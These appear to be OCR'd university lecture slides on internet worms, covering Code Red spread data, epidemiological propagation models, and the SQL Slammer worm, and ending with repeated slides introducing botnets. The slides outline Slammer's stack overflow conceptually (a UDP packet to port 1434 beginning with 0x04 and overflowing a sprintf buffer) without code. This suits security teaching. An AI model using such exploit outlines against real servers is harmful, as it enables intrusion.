- Animated GIF:
  - http://www.caida.org/research/security/code-red/newframes-small-log.gif

CAIDA Analysis of Code Red II




http://www.caida.org/research/security/code-red/gifs/compare-cumulative-ts.gif

CAIDA Analysis of Code Red II



http://www.caida.org/research/security/code-red/gifs/compare-cumulative-ts.gif

CAIDA Analysis of Code Red II



http://www.caida.org/research/security/code-red/gifs/compare-cumulative-ts.gif

Epidemiological Models of Worm Spread

- C.C. Zou, W. Gong, and D. Towsley. Code Red Worm Propagation Modeling and Analysis. In Proc. ACM CCS, 2002.
  http://www-unix.ecs.umass.edu/~gong/papers/codered.pdf

Applied standard models from Epidemiology for disease spread, e.g.

$$\frac{dJ(t)}{dt} = \beta J(t)[N - J(t)]$$


J(t) : Number of infected at time t

N : total size of the susceptible population

Beta : infection rate

Zou et al: Code Red Worm Propagation Modeling and Analysis

a(t) = J(t) / N
is the percent
infected at time t



Zou et al: Better 2-factor Model


From Kermack & Mckendrick (1927)

$$J(t) = I(t) + R(t).$$

$$\begin{aligned} dJ(t)/dt &= \beta J(t)[N - J(t)] \\ dR(t)/dt &= \gamma I(t) \\ J(t) &= I(t) + R(t) = N - S(t) \end{aligned}$$

S(t)	: Number susceptible to infection at time t
I(t)	: Number infected at time t
R(t)	: Number recovered from infection at time t
Beta	: Infection rate
Gamma	: Recovery rate
N	: Total population

Zou et al: Better 2-factor Model



SQL Slammer (2003)

https://threatpost.com/en_us/blogs/inside-story-sql-slammer-102010

- Targeted Microsoft SQL Server
- Single-packet UDP payload
- Took over the entire vulnerable population in 10-15 minutes
- Broke Internet routing as BGP connections between routers failed

SQL Slammer: Background

- Flaws discovered in early 2003 by David Litchfield
- Litchfield started with an off-the-web program called SQLPing
  - Sends a single-byte packet with payload 0x02 to MS-SQL server on UDP port 1434
- What if you send it 0x01? or 0x03?
  - So he wrote a program to try all 256 possibilities

SQL Slammer Bug

- If the UDP packet starts with 0x04, the following bytes are sent to sprintf()
- sprintf() writes them into a char array on the stack
- Exploit
  - Send 0x04, followed by too much data for the buffer
  - Overrun the buffer, smash the stack, overwrite saved %eip

Analysis of Slammer

- D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford and N. Weaver, "Inside the Slammer Worm", IEEE Security and Privacy, July/August 2003.
- http://www.icir.org/vern/papers/IEEESP03.pdf

Moore et al Analysis of Slammer




Figure 1. The geographical spread of Slammer in the 30 minutes after its release. The diameter of each circle is a function of the logarithm of the number of infected machines, so large circles visually underrepresent the number of infected cases in order to minimize overlap with adjacent locations. For some machines, we can determine only the country of origin rather than a specific city.

Moore et al Analysis of Slammer




Figure 2. The Code Red worm was a typical random-scanning worm. This graph shows Code Red's probe rate during its re-emergence on 1 August, 2001, as seen on one Internet subnetwork, matched against the random constant spread worm behavior model.

For comparison:
Code Red worm spread

Moore et al Analysis of Slammer




Figure 3. The early moments of the Distributed Intrusion Detection System (Dshield) data set, matched against the behavior of a random-scanning worm.

See how much faster SQL Slammer ramps up its infection rate!

Just 30 minutes after the infection, it's taken over the entire vulnerable population

Lessons from SQL Slammer

- Firewalls are good. Use them!
  - Many infected machines were laptops, running SQL server for development / debugging
  - Good firewall rules would have prevented infection of many of these systems
  - How many database servers need to accept requests from the whole world, anyway?

Lessons from SQL Slammer


- Patches are good. Apply them!
  - Microsoft had published a fix 6 months before the worm outbreak
- Security is important
  - Code reviews can help. Microsoft put lots of effort into finding and fixing bugs. Newer versions of SQL Server have reportedly been much better.

Lessons from SQL Slammer

- It's very hard to stop a worm once it gets going!
  - Response time must be < 30 minutes
  - Maybe less than 15?
- Can humans respond that quickly?
  - Or must any solution be totally automated?

Slammer Lives!

http://www.secureworks.com/cyber-threat-intelligence/blog/general/sql-slammer-ten-years-later/



SQL Slammer attack activity for 2012. (Source: Dell SecureWorks)

Viruses/Worms: Conclusions

- In 2003, it looked like we were *totally screwed*
  - Malicious code can propagate faster than we can respond
  - What if "the next one" were more malicious?

- But the "next one" never really came
  - Why were we OK? How did we survive the last 15 years?
  - Are we really OK now? Or are we still waiting for "the next one" like earthquakes in Portland?

On the end of the "worm era"

(my own personal opinions)

1. In 1988 or 2000, some people might write a virus or a worm out of curiosity

- They just wanted to see what would happen
- But by 2003, it was pretty clear what happens


On the end of the "worm era"

(my own personal opinions)

2. In 1999-2003, criminals saw the power of self-propagating code

- But it's hard to make money with a "wild," uncontrollable program
- So they took some ideas from viruses/worms, and incorporated them into tools they could use


Botnets



Attacker ("botmaster") wants to control a large population of computers.

But breaking into each one manually takes a lot of work.


Botnets



Attacker ("botmaster") wants to control a large population of computers.

But breaking into each one manually takes a lot of work.


Botnets



Attacker ("botmaster") wants to control a large population of computers.

But breaking into each one manually takes a lot of work.

